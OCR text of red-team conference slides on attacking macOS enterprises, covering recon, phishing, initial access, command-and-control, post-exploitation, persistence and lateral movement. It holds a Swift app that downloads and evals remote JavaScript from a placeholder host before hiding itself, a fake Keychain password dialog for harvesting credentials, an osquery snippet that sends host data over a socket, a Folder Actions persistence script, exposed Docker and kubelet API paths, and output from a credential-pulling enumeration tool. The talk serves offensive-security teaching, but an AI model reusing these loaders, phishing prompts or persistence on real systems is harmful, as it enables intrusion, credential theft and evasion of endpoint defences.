
Dump, PTH,PTT, PTC

DA, forged tickets

Crack Pwds

Pivot

CROSSING BOUNDARIES



COMMON LOW HANGING FRUIT

API Abuse

- Docker
  - http://<host>:2375/containers/json
- Kube nodes
  - https://<host>:10250/pods
  - https://<host>:10250/runningpods
- Cloud APIs
- Backend APIs

Default Credentials (servers, databases, apps)

No Authentication (vnc, apps, etc.)


Browsable Content

Unpatched/unmanaged/unmonitored systems

COMMON INITIAL ACCESS VECTORS

EXAMPLE 1


External Payload Phish and Pivot:



- $ jamf checkJSSConnection, jamf version, jamf listUsers, etc
- Host recon (EDR/AV enum, keys/secrets, binding info, etc)
- Prompt user for creds, tunneling, Confluence/Jira
- Persistence, password sprays, port sweeps/scans

EXAMPLE 2

External Cred Harvest Phish:



EXAMPLE 3

Testing Externally Facing Business Units:

Call Externally Facing Phone Number

Social Engineering

- Build rapport
- Get contact info
- Follow Up with Benign Email
- Send payload


Initial Foothold

Host Access

- Post Exp
- Actions On Objectives

EXAMPLE 4

Assumed Breach Model:



Payload execution by trusted agent

→ macOS host recon, search for creds on host, lateral movement, etc.

→ Find misconfigured servers (ex: Jenkins or Tomcat)

→ Elevated credentials

↓ Pivot, Objectives

Could also do assumed physical access

IN A NUTSHELL

- Some similarities to Windows environment outside of the "how"
- Do not need domain admin to meet operational objectives
- Lots of different attack paths
  - Attack path is based on objectives

A MORE DETAILED LOOK

USEFUL RECON SOURCES

Internet Registries

DNS TXT Records

SHODAN

GitHub

Certificate Transparency Logs

trufflehog

hunter

[company].okta.com
[company].zoom.us
[company].slack.com
etc.


WEAPONIZATION & DELIVERY


- Recon Phishing
- Targeted Phishing

- 2FA Phishing

CredSniper

- Example Payloads





BENEFITS OF JXA PAYLOADS


- Brought to light by @its_a_feature_
- Code is hosted on the server
- A JXA app will have very few lines
- Passes notarization (at the time of this preso)
  - *Has been shared with Apple*
- JXA app is difficult to detect
  - Most EDR rely on command line detections

JXA APP EXAMPLE

```
import Cocoa
import OSAKit

class ViewController: NSViewController {

    override func viewDidLoad() {
        super.viewDidLoad()

        // Do any additional setup after loading the view.
    }

    override var representedObject: Any? {
        didSet {
        // Update the view, if already loaded.
        }
    }

    @IBAction func update(_ sender: Any) {
        let dispatcher = DispatchQueue.global(qos: .background)
        dispatcher.async {
            let script =
                ##"eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($
                .NSURL.URLWithString('http://<IP>/<file>')),$.NSUTF8StringEncoding)));"##

            let k = OSAScript.init(source: script, language: OSALanguage.init(forName: "JavaScript"))

            var compileErr : NSDictionary?
            k.compileAndReturnError(&compileErr)
            var scriptError : NSDictionary?

            k.executeAndReturnError(&scriptError)
        }

        sleep(1)
        NSApp.setActivationPolicy(.accessory)
        NSRunningApplication.current.hide()

    }


}
```

C2

- Good read from Tim MalcomVetter: blog
- Protecting red team infra
- Easily adjusting to burned domains/infra



C2

- Different options and payloads
  - Mach-o
  - Apps
  - Python
  - Office macros
  - Browser extensions
  - Applescript
- Different C2 types
  - HTTP/HTTPS, DNS, etc
  - tcp socket

Empire 3.0

POST EXPLOITATION

- Keylog – HIDMan keylogger by @xorrior
- Dynamic library injection techniques
  - Workshop by @malwareunicorn
- Pull data of interest from the mac host
  - Security tools present
  - Keys/creds
  - Browser history
  - Slack data
  - Clipboard contents
- Tool: SwiftBelt
- Automated pulls upon initial access

```
./HIDMan_Test -o testing
```

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
 _____ _ _ ___ _____ _____ _____ _____ _____ _____
|   __| | | |  _|_   _| __  |  |  |  __|  |  |_   _|
|__   | | | |  _| | | | __ -|  |  |  __|  |  | | |
|_____|_|_|_|_|   |_| |_____|_____|_____|_____| |_|

SwiftBelt: A MacOS enumerator similar to @harmjoy's Seatbelt. Does not use any command line utilities
author: @cedowens
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Help menu:
SwiftBelt Options:
-SecurityTools --> Check for the presence of security tools
-SystemInfo --> Pull back system info (wifi SSID info, open directory node info, internal IPs, ssh/aws/gcloud cred info, basic system info)
-Clipboard --> Dump clipboard contents
-RunningApps --> List all running apps
-ListUsers --> List local user accounts
-LaunchAgents --> List launch agents, launch daemons, and configuration profile files
-BrowserHistory --> Attempt to pull Safari, Firefox, Chrome, and Quarantine history
-SlackExtract --> Check if Slack is present and if so read cookie, downloads, and workspaces info
-BashHistory --> Read bash history content

Usage:
To run all options:  ./SwiftBelt
To specify certain options:  ./SwiftBelt [option1] [option2] [option3]...
```

POST EXPLOITATION

- What security tools are present?

```
if osquery{
    useIt()
}
```

- My blog on this
- Example in MacShellSwift
- osquery invocations probably not monitored
- General rule – pretty safe as long as off the command line

```
else if a! == "osquery_processinfo"{
    do {
        if fileMan.fileExists(atPath: "/usr/local/bin/osqueryi"){
            let task1 = Process()
            let task2 = Process()
            let pipe = Pipe()
            task1.launchPath = "/usr/bin/env"
            task2.launchPath = "/usr/local/bin/osqueryi"
            task1.arguments = ["echo", "select","pid,name,path,cmdline","from","processes;"]
            task1.standardOutput = pipe

            task2.arguments = ["--json"]
            task2.standardInput = pipe

            let output = Pipe()
            task2.standardOutput = output

            task1.launch()
            task2.launch()
            task2.waitUntilExit()

            let results = output.fileHandleForReading.readDataToEndOfFile()
            let out = String(data: results, encoding: String.Encoding.utf8)
            try sock.write(from: out!)
            if out!.count >= 8192{
                try sock.write(from: "!EOF!")
            }

        } else {
            let respString = "[-] osqueryi not found on this host!"
            try sock.write(from: respString)

        }

    } catch {
        try sock.write(from: "Error pulling osquery data back.")

    }
}
```

POST EXPLOITATION

- Prompting for credentials
  - Invoke APIs instead of using osascript binary

```
let myScript = NSAppleScript(source: ##"set popup to display dialog "Keychain Access wants to use the login keychain" & return &
    return & "Please enter the keychain password" & return default answer "" with icon file "Applications:Utilities:Keychain
    Access.app:Contents:Resources:AppIcon.icns" with title "Authentication Needed" with hidden answer"##)!
var error : NSDictionary?
let result : NSAppleEventDescriptor = myScript.executeAndReturnError(&error)
```

  - osascript binary easily detected via command history


POST EXPLOITATION

- Common Persistence Techniques
  - Good reference: https://www.sentinelone.com/blog/how-malware-persists-on-macos/
  - User/system launch agents, launch daemons
  - Configuration Profiles
  - Cron jobs
  - Kernel extensions
  - Login Items
  - Folder Actions (blog by @its_a_feature_)
  - Mail Rules
  - LoginHooks

```
var se = Application("System Events");
se.folderActionsEnabled = true;
var myScript = se.Script({name: "folder_watch.scpt", posixPath:
"/Users/itsafeature/Desktop/folder_watch.scpt"});
var fa = se.FolderAction({name: "watched", path:
"/Users/itsafeature/Desktop/watched"});
se.folderActions.push(fa);
fa.scripts.push(myScript);
```

POST EXPLOITATION

- Lateral Movement
  - Find and spray ssh keys
  - Spray ssh username and password
  - Find and use:
    - aws creds
    - gcp creds
    - Azure creds
  - Leverage clear text creds



ADVERSARY SIMULATION/EMULATION

